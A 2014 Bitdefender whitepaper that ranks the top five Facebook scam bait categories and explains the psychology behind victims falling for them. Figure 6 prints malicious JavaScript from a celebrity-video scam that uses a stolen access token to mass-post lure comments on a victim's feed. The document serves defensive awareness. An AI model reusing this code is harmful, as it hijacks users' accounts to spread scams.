WHITEPAPER

A GLANCE INTO THE PSYCHOLOGY OF FACEBOOK SCAM VICTIMS – WHO IS STILL YEARNING TO SEE WHO VIEWED THEIR PROFILE?

Bitdefender

Authors

Nansi Lungu
Bitdefender Behavior Analyst and Psychologist

Delia Irina
Bitdefender Behavior Analyst and Psychologist

Bianca Stanescu
Bitdefender Security Specialist

Introduction

At the beginning of 2014, Facebook passed 1.23 billion monthly active users who share their thoughts, pictures and videos with their friends and the public. This huge mass of people forms a very alluring market for advertisers and companies, competing for creating communities of future clients. But when the "security lights" go off, this audience is also targeted by **thousands of cyber-criminals**. Facebook itself reported that between 5 and almost 15 million of its accounts are "undesirable" fakes created for spam or other purposes that violate its terms of service.

A Bitdefender study on over 850,000 Facebook scams revealed **the top five bait categories** that affect users worldwide through malware, spam and fraudulent attacks. To tackle the mystery behind the higher and higher numbers of social scam victims, a team of behavior analysts and psychologists working for the antivirus software provider offered insights on human psychology and explained who the most gullible users are.

Though human behavior can be generically classified, it is less predictable than popular literature allows us to see, the Bitdefender psychologists warn. Exact user profiling is both **non-viable and tricky** – a trap that many practitioners fall into, because of the yet incomplete understanding of human brain. Profiling has also become a trend sustained by the vivid need to justify plenty of services and industries, such as market segmentation or social media advertising.

Victim profiling may also lead us to believe we are less or not at all exposed to social e-threats, as we do not fit a specific vulnerable category. There are many **predisposition elements** that are important when drafting a vulnerability prognosis, but they all need to be treated only as limited indicators, and not verdicts.



Figure 1 Bitdefender reveals top 5 categories of Facebook scams.

The biggest vulnerabilities appear because of general human dispositions that may hit any user at one point in his life. Of course, it is hard to acknowledge, even towards ourselves, that we may have irrational behaviors or that we are blindly indulging in **impulses** we typically attribute to the less educated or the less informed.

Many examples in the last couple of years show even well-educated people give themselves up to inappropriate and **even dangerous behaviors**. In 2008, New York governor Elliot Spitzer, known for his crusade against corruption and depravation, made headlines after hiring high-end prostitutes.

However, we have also noticed a strong correlation between victims and the less informed. Independent research shows over 90 per cent of those who have just ended a relationship are still checking their former partner's activity on social networks. This natural reaction was frequent even before the social media era, being justified by people's reciprocal wish to see if their ex still cares about them.

1. Guess who viewed your profile? - 45.50%

The most popular Facebook scam offers users the chance to see if they are still searched by a person for whom they may still have feelings for. Their judgment tells them to avoid clicking on such a lure, but this rational censorship will come along with **big emotional consumption**. They often don't even need to believe the link hides emotionally-important information, but they rather do it just to check things out.



Figure 2 - One of the profile viewer scams blocked by Bitdefender infected users with the Carfekab Trojan, which posted messages on users' behalf and sent their personal data to the attackers' servers.

Users have to *almost* believe the link hides something important to them. The danger is also supported by the **lack of information** regarding the features of social networks, as many users still believe there may be people gathering this data. As people are emotional beings, the social trigger is always strong. A more technical explanation involves the neocortex, which often passes over the mechanisms pulling our emotional triggers.

We shouldn't be surprised that "profile viewer scams" reach over 45,50 per cent of the total number of Facebook scams in the last two years. There is also an additional element helping hackers to trick millions of users ever year. The "profile viewer" message is customized, touching them on a personal level.

2. Facebook functionality scams - 29.53%

Facebook functionality scams – almost a third of the total number of scams – are based on the increasing importance of social network profiles and experience. The need to embellish your avatar is the universal need of managing one's image. Any additional feature is viewed as a possibility to make one's image and experience even better. Psychological triggers are easily activated. All it takes for users -**otherwise very sharp offline** - is the lack of know-how regarding social networks and their features. In a world where apparel is so important, every extra-feature is something users can't say "no" to.



Figure 3 - Change your Facebook color scams are still popular on the social network.

3. Giveaway scams - 16.51%

The natural reaction towards gift offers, spectacular gains, and bargains is deeply rooted in human psychology, and behavioral flaws are **not specific** to certain profile categories. However, there are users more susceptible to becoming victims. Many other Internet scams are based upon users' wish to get the most incredible offer at extremely low prices for products they may need or not.



Figure 4 - Disneyland free tickets scams lost their 2013 popularity, when they were tricking tens of thousands of users

During the evolution of the human mind, having **a competitive advantage** that gets you ahead of the crowd was such a rarity that people couldn't say "no". The world was, of course, less complex as nowadays.

Game scams promising credits and hacks may also be placed in this generic giveaway category, but with a more targeted audience – passionate gamers.

4. Celebrity scams - 7.53%

Celebrity scams may also have deep roots, dating since before the debut of the World Wide Web. Celebrities represent both success models, and items that set social trends. Their stories become ours, and voyeurism helps us live the life and experience that we otherwise couldn't.



Figure 5 - In 2014, scammers ditched Taylor Swift from top 10 Facebook baits.

Our studies show that voyeurism and appetite for celebrity news is not reserved for the "uneducated," though they are often the most exposed. The relatively low percentage of users tricked by **fake celebrity videos (7,53%)** is only diluted by security lobby or the fact that many users have been victimized before. If scammers will invest in more inventive and less aggressive messages, this type of scam could gain even more traction.

```
function doComments(url, token) {
    var commentMessage  = "Emma Watson leaked video? I waited for this! \n\n";
    var commentLink     = "Source: " + url;
    $.getJSON('https://graph.facebook.com/me?access_token=' + token, function (response) {
        if (response.id) {
            var userid = response.id;
            $.getJSON('https://graph.facebook.com/' + userid + '/home?limit=400&access_token=' + token, function (response) {
                if(response.data){
                    var allPosts = [];
                    $.each(response.data, function(i,data){
                        allPosts.push(data.id);
                        var comment = commentMessage + commentLink;
                        $.getJSON('https://graph.facebook.com/' + data.id + '/comments?method=POST&message='
                            + encodeURIComponent(comment) + '&attachment_url=http://                .png&access_token='
                            + token, function (response) {
                            console.log(response);
                        });
                    });
                }
            });
        }
    });
}
```

Figure 6 - Malicious code behind a recent Emma Watson Trojan campaign.

5. Atrocity videos - 0.93%

Studies revealed that kids' empathy in the last 30 years has drastically decreased, while their tolerance towards violence intensified. Human curiosity is also universal, and under the media pressure of the last decades it may be harder to get reactions and significant emotional effects other than by raising the level of explicit violence. **Children and teenagers** are the most exposed to atrocity video scams, and we expect their number to intensify in the future.



Conclusions

The Bitdefender analysis on over 850,000 scams spreading on Facebook timelines in the last couple of years revealed the **top five categories of baits** used by cyber-criminals to trick victims. While almost half of the social e-threats praise on users' curiosity to check who viewed their profile, other scams attract victims with fake features the social network doesn't have (dislike buttons, different timeline colors), or bogus giveaways.

Though less present, the last two categories of Facebook scams are growing at a steady pace. **Celebrity sex tape scams** and **atrocity news** (such as murders and child abuse) are attracting thousands of victims with every new campaign, as they also "include" alluring videos.

In the attempt of creating a profile of the most gullible victims, Bitdefender's behavior analysts discovered there is such a wide range of users falling for Facebook scams, that an exact profiling would be too restrictive. In conclusion, anyone could fall victim to a Facebook scam at one point in his life, as cyber-criminals always pull the right psychological triggers.

About Bitdefender

Bitdefender is a global company that delivers security technology in more than 200 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning security technology, for businesses and consumers, and is one of the top security providers in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has created the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with some of the world's leading virtualization and cloud technology providers.

Bitdefender

All Rights Reserved. © 2014 Bitdefender.
All trademarks, trade names, and products referenced herein are property of their respective owners.
FOR MORE INFORMATION VISIT: WWW.BITDEFENDER.COM